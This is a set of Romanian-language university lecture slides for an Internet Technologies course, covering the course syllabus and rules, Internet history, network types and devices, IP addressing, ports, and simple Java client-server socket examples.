

# Tehnologii Internet

## CURSUL 00 - INTRODUCERE

Universitatea Tehnică "Gheorghe Asachi" din Iași  
Facultatea de Automatică și Calculatoare  
Departamentul de Calculatoare  
Specializarea Tehnologia informației

© 2017-2018 Adrian ALEXANDRESCU



# Cuprins

1. Discipline conexe
2. Conținutul cursului
3. Laboratorul
4. Modalitatea de evaluare
5. Regulament



# 1. Discipline conexe

- Cunoștințe necesare de la disciplinele:
  - Programarea calculatoarelor
  - Programare orientată obiect
  - Structuri de date
  - Paradigme de programare
  - Sisteme de operare
- Cunoștințe dobândite pentru disciplinele:
  - Tehnologii Internet - proiect
  - Sisteme distribuite
  - Rețele de calculatoare
  - Programare web
  - Regăsirea informațiilor pe web



## 2. Conținutul cursului

1. Internetul – introducere și istoric. Arhitectura web. Protocolul HTTP
2. Rețele de calculatoare. Modelul TCP/IP.
3. XML, JSON, RSS feed vs Atom
4. Crearea paginilor web. Limbajul HTML
5. Crearea paginilor web (2). HTML 5. Validarea paginilor web
6. Stiluri de pagină CSS. CSS3
7. Limbaje de scripting client-side. Limbajul JavaScript
8. Limbaje de scripting client-side (2). AJAX
9. Serverul Web. Introducere în PHP
10. Proxy. Gateway. Tunel. Cache. Cookie
11. Sesiuni. Servicii web. Securitate. Design Patterns. DNS
12. Internet of Things. Sisteme de versionare. Prezentare TI-P
13. Colocviu și discuții



### 3. Laboratorul

- Laborator - sala C2-11
  - Windows 8.1
  - Eclipse, Notepad++
  - Java, HTML, CSS, JavaScript, PHP




# 4. Modalitatea de evaluare

- Colocviu (40%) – notă minimă 5
  - Test grilă în scris sau la calculator din curs (70% din întrebări) și laborator (30% din întrebări) în S13 sau S14
    - 45 de întrebări cu 4 variante de răspuns
- Activitate laborator (30%) – notă minimă 5
  - Prezentarea unor teme (12) + impresia "artistică"
  - Temele se prezintă în laboratorul curent sau în următorul
  - Punctaj/laborator: 2p (of.) + 3p (T1) + 3p (T2) + 2p (T3)
- Temă de casă (30%) – notă minimă 5
  - Realizarea unei aplicații web
  - Mai multe detalii în S4, iar alegerea temei se va face în S7
  - Proiectul se prezintă în cadrul laboratorului în S13 sau S14



# 5. Regulament

- Participarea la curs este optională
- Prezența în cadrul laboratorului este obligatorie
- Fiecare student are dreptul la maxim 3 recuperări
- Este considerată recuperare venirea cu altă grupă (chiar și în cadrul săptămânii curente)
- Pot participa la colocviu doar studenții care NU au absențe la laborator și care au minim 5 la activitatea din cadrul laboratorului și la tema de casă
- În caz contrar trebuie refăcută disciplina



# Tehnologii Internet

## CURSUL 01 - INTERNETUL

Universitatea Tehnică "Gheorghe Asachi" din Iași  
Facultatea de Automatică și Calculatoare  
Departamentul de Calculatoare  
Specializarea Tehnologia informației

© 2017-2018 Adrian ALEXANDRESCU



# Cuprins

1. Internetul – definiții, istoric, concepte
2. Rețele de calculatoare
3. Comunicarea client-server



# 1. Internetul

1.1. Introducere și definiții

1.2. Istorico

1.3. Utilizarea Internetului

1.5. Harta Internetului



# 1.1. Internetul

- Infrastructură globală
- Mecanism de diseminare a informației
- Mediu în care lumea poate să interacționeze și să colaboreze prin intermediul calculatorului
- Modalitate de comunicare între indivizi indiferent de locația geografică în care se află aceștia
- Magazin virtual de unde se pot cumpăra diverse produse și servicii
- Poșta electronică
- Streaming



# 1.1. Internetul - definiții

## **Rețea de calculatoare**

- Ansamblu de calculatoare conectate între ele prin intermediul unui mediu de comunicare (cablu, wireless)

## **Internet**

- Sistem global de rețele interconectate de calculatoare care utilizează standardul TCP/IP

## **Protocol (în OOP)**

- Modalitate prin care două sau mai multe obiecte comunică între ele

## **Protocol de comunicare (în rețele de calculatoare)**

- Reguli sau specificații pe baza cărora se realizează transferul de date inter- și intra-calculatoare



# 1.1. Internetul - definiții

## **World Wide Web** - WWW, W3, Web

- Sistem de documente hipertext interconectate care sunt accesate prin intermediul Internetului

## **Hipertext** (en., hypertext)

- Text afișat pe un dispozitiv electronic care conține referințe către alte date ce pot fi accesate de utilizator

## **Hiperlink** (en., hyperlink)

- Referință la date care pot fi accesate de utilizator (în contextul unui hipertext)



## 1.2. Internetul - istoric

- 1962 - J.C.R. Licklider de la MIT și DARPA propune realizarea unui set de calculatoare conectate între ele prin intermediul cărora fiecare individ să poată accesa rapid date și programe din orice loc
- 1965 – este creată prima rețea de calculatoare prin conectarea a două calculatoare din localități diferite prin intermediul liniei telefonice (dial-up)



## 1.2. Internetul - istoric

- 1967 – Lawrence G. Roberts publică planul pentru ARPANET (prima rețea care folosește conceptul de "packet switching")
- Conceptul de *packet switching* presupune împărțirea mesajelor în pachete arbitrare, deciziile de rutare sunt luate la nivel de pachet



## 1.2. Internetul - istoric

- 1969 – primul mesaj host-to-host este trimis prin intermediul ARPANET din laboratorul lui Leonard Kleinrock de la UCLA la Stanford Research Institute
- Network Measurement Center de la UCLA a fost primul nod ARPANET
- Au fost adăugate alte două noduri, UC Santa Barbara and University of Utah
- 1972 – a fost organizată prima demonstrație publică a ARPANET la International Computer Communication Conference (ICCC)



## 1.2. Internetul - istoric


- 1972 – apare poșta electronică
- 1983 – se realizează trecerea de la protocolul NCP (Network Control Protocol) la TCP/IP (Transmission Control Protocol / Internet Protocol)
- Bob Kahn a avut un rol important în designul ARPANET
- Ideea de bază a Internetului:
  - Mai multe rețele independente de calculatoare cu design arbitrar conectate între ele



# 1.3. Utilizarea Internetului

SHODAN


Harta dispozitivelor conectate la internet (2 august 2014)



Sursa: <http://www.iflscience.com/technology/map-shows-all-devices-world-connected-internet> 11




# 1.4. Harta Internetului



Sursa: <http://global-internet-map-2012.telegeography.com/>



## 1.4. Harta Internetului



Sursa: <http://global-internet-map-2012.telegeography.com/>



## 2. Rețelele de calculatoare

- 2.1. Definiții
- 2.2. Tipuri de rețele de calculatoare
- 2.3. Topologii rețea
- 2.4. Nodurile/componentele unei rețele de calculatoare
- 2.5. Modelul OSI



## 2.1. Rețele de calculatoare – definiții

### **Rețea de calculatoare**

- Ansamblu de calculatoare conectate între ele prin intermediul unui mediu de comunicare (cablu, wireless)
- Prin intermediul unui calculator din rețea se pot accesa resursele (hardware, software, fișiere) puse la dispoziție de un alt calculator din aceeași rețea.

### **Port (hardware - fizic)**

- "Priză" specializată pe un dispozitiv la care se poate conecta un cablu
- E.g., port USB, Firewire, Serial, VGA, HDMI



## 2.2. Tipuri de rețele de calculatoare

### După răspândirea geografică

- **LAN (Local Area Network)**
  - conectarea unor calculatoare și dispozitive dintr-o zonă restrânsă geografic (casă, școală, firmă)
  - rate mari de transfer a datelor
- **WAN (Wide Area Network)**
  - conectarea dispozitivelor dintr-un oraș, țară sau chiar zone mai mari
  - un LAN poate fi conectat la un WAN printr-un router
- PAN, HAN, SAN, CAN, MAN



## 2.2. Tipuri de rețele de calculatoare

- **Internet backbone**
  - WAN-uri și routere care fac legătura dintre toate rețelele conectate la Internet
- **VPN (Virtual Private Network)**
  - Rețea privată peste o rețea publică (e.g., peste internet)
  - Aplicații client VPN: Hamachi, Tunngle







## 2.3. Topologii rețea

### Topologie rețea

- Modul cum sunt aranjate elementele unei rețele de calculatoare
- Tipuri de topologii: linie, inel, stea, magistrală (bus), mesh, graf complet



## 2.3. Topologii rețea




Sursa: <http://www.conceptdraw.com/examples/network-topologies>



## 2.4. Nodurile unei rețele de calculatoare

- **NIC** (Network Interface Controller)
  - Permite conectarea unui calculator la rețea
  - **Placa de rețea**
- **Modem** (modulator-demodulator)
  - Transformă datele digitale de la un calculator în semnale electrice în vederea transmiterii prin intermediul liniilor telefonice





## 2.4. Nodurile unei rețele de calculatoare

- **Hub**

- Permite conectarea mai multor dispozitive de rețea => dispozitivele se comportă ca un singur segment de rețea
- Semnalul de la intrarea unui port apare la ieșirea celorlalte porturi





## 2.4. Nodurile unei rețele de calculatoare

- **Switch** (Switching hub)
  - Similar cu Hub-ul, dar cu funcții mai avansate
  - Un mesaj este transmis doar unui sau anumitor dispozitive (*multicast*), în comparație cu transmiterea mesajului tuturor dispozitivelor conectate (*broadcast*)





## 2.4. Nodurile unei rețele de calculatoare

- **Router**

- Dispozitiv care transmite pachete între rețele
- Este conectat la cel puțin două rețele (LAN-LAN, LAN-WAN, WAN-WAN, LAN-ISP network)
- Permite crearea unei rețele interne



ISP – Internet Service Provider



## 2.4. Nodurile unei rețele de calculatoare

- **Wireless Access Point (AP)**
  - Dispozitiv care permite dispozitivelor wireless să se conecteze la o rețea cu fir folosind Wi-Fi
  - AP-ul poate să fie un dispozitiv de sine stătător sau integrat într-un router (wireless router)
  - Hotspot – AP conectat la internet
- Wi-Fi (WiFi) – tehnologie care permite transferul de date sau conectarea la internet a dispozitivelor prin intermediul undelor radio






# 3. Comunicarea client-server

- 3.1. Paradigma client-server
- 3.2. Adresa IP
- 3.3. Port-ul
- 3.4. Serverul
- 3.5. Clientul
- 3.6. Implementarea unui server în Java
- 3.7. Implementarea unui client în Java
- 3.8. Observații



## 3.1. Paradigma client-server

- **Server** = instanță a unei aplicații care primește cereri și oferă răspunsuri
- **Client** = instanță care accesează serviciile puse la dispoziție de un server
- Serverul așteaptă ("ascultă") conexiuni de la potențiali clienți
- Clientul se conectează la server și trimite mesaje (cereri), iar serverul răspunde





## 3.1. Paradigma client-server

- Mesajul transmis este o secvență de octeți, dar poate fi interpretat la destinație ca fiind un număr, un sir de caractere sau un obiect mai complex.
- Pentru a crea un server este nevoie de un socket
- **Socket** = instanță la unul din cele două capete ale unei căi de comunicații formată din IP și port
- **IP** = adresa de internet a calculatorului
- **Port** = identificatorul unui capăt al unei căi de comunicații



## 3.2. Adresa IP

- **Adresa IP** = etichetă numerică asignată unui dispozitiv conectat la internet
- Există două tipuri de adrese IP: **IPv4** și **IPv6**
- **Adresa IPv4** este reprezentată ca un număr pe 32 de biți – 4 octeți – 4 grupuri a 8 biți (e.g., 192.168.1.101)
- **Adrese IPv4 private**

Start	Sfârșit	Nr. de adrese
10.0.0.0	10.255.255.255	16.777.216
172.16.0.0	172.31.255.255	1.048.576
192.168.0.0	192.168.255.255	65.536



## 3.2. Adresa IP

- **Adresa IPv6** este reprezentată ca un număr pe 128 de biți – 16 octeți – 8 grupuri a 16 biți (e.g., 2001:db8::fe00:42:8313)
- Adresa IPv6 poate fi scurtată astfel:
  - Zerouri de la începutul fiecărui grup pot fi omise
  - Secțiunile consecutive de zerouri pot fi înlocuite cu :: (indiferent de câte secțiuni sunt)
- De exemplu:
  - 2001:0db8:0000:0000:0000:fe00:0042:8313
  - 2001:db8::fe00:42:8313
- Spațiul privat de adrese IPv6 este de forma: fdxx:xxxx:xxxx:....



### 3.3. Port-ul

#### Port-ul

- Este folosit pentru a identifica în mod unic o anumită aplicație sau un serviciu care se execută pe un calculator în vederea comunicării printr-o rețea de calculatoare
- Este o valoare numerică pe 16 biți (**2 octeți**) => valorile posibile sunt în intervalul 1 - 65535



### 3.3. Port-ul

Conform IANA (Internet Assigned Numbers Authority) porturile se împart în trei categorii:

- Porturi cunoscute (well-known): 0 - 1023
- Porturi înregistrate (registered): 1024 - 49151
- Porturi dinamice sau private: 49152 - 65535



### 3.3. Port-ul

#### **Exemple de porturi cunoscute**

- 20 & 21: File Transfer Protocol (FTP)
- 22: Secure Shell (SSH)
- 23: Telnet
- 25: Simple Mail Transfer Protocol (SMTP)
- 53: Domain Name System (DNS)
- 80: Hypertext Transfer Protocol (HTTP)
- 110: Post Office Protocol (POP3)
- 143: Internet Message Access Protocol (IMAP)
- 443: HTTP Secure (HTTPS)
- 465: SMTP Secure (SMTPS)



### 3.3. Port-ul

#### **Exemple de porturi înregistrate**

- 1194: OpenVPN
- 1214: Kazaa
- 1220: QuickTime Streaming Server
- 1293: IPSec (Internet Protocol Security)
- 1801: Microsoft Message Queuing
- 2049: Network File System
- 3306: MySQL database system
- 3690: Subversion (SVN) version control system



## 3.4. Serverul

Pașii necesari creării unei aplicații **server** la care să se poată conecta un client:

1. Crearea unui socket pe un anumit port. La socketul respectiv se conectează clienții
2. Apelarea unei metode care să aștepte conectarea unui potențial client (i.e., accept())
3. În momentul în care s-a conectat un client se creează un nou socket care reprezintă capătul dinspre server al căii de comunicație dintre server și clientul conectat
4. Noul socket are un flux de intrare prin care se pot primi mesaje de la client și un flux de ieșire prin care se pot trimite mesaje către client
5. Închiderea conexiunii cu clientul și încăderea serverului



## 3.5. Clientul

Pașii necesari creării unei aplicații **client** care să se poată conecta un server:

1. Crearea unui socket cu specificarea adresei IP și a portului serverului
2. Apelarea unei metode care să încerce realizarea conexiunii cu serverul (i.e., `connect()`)
3. Dacă s-a reușit conectarea, socketul creat anterior reprezintă capătul dinspre client al căii de comunicație dintre server și client
4. La fel ca în cazul serverului, pentru a trimite date clientul scrie în fluxul de ieșire (*send*), iar pentru a primi date clientul citește din fluxul de intrare (*receive*)
5. Închiderea conexiunii cu serverul.



## 3.6. Implementarea unui server în Java

```
ServerSocket ss = new ServerSocket(5678);
Socket s = ss.accept();
PrintWriter socketWriter = new
    PrintWriter(s.getOutputStream(), true);
BufferedReader socketReader = new BufferedReader(
    new InputStreamReader(s.getInputStream()));
BufferedReader consoleReader = new BufferedReader(
    new InputStreamReader(System.in));
socketWriter.println("hello");
String line;
while (!(line = socketReader.readLine()).equals("bye")) {
    System.out.println(line);
    line = consoleReader.readLine();
    socketWriter.println(line);
}
socketWriter.println("bye");
s.close();
ss.close();
```



## 3.7. Implementarea unui client în Java

```
Socket s = new Socket("localhost", 5678);

PrintWriter socketWriter = new
    PrintWriter(s.getOutputStream(), true);
BufferedReader socketReader = new BufferedReader(
    new InputStreamReader(s.getInputStream()));
BufferedReader consoleReader = new BufferedReader(
    new InputStreamReader(System.in));

String line;
while (!(line = socketReader.readLine()).equals("bye")) {
    System.out.println(line);
    line = consoleReader.readLine();
    socketWriter.println(line);
}
socketWriter.println("bye");
s.close();
```



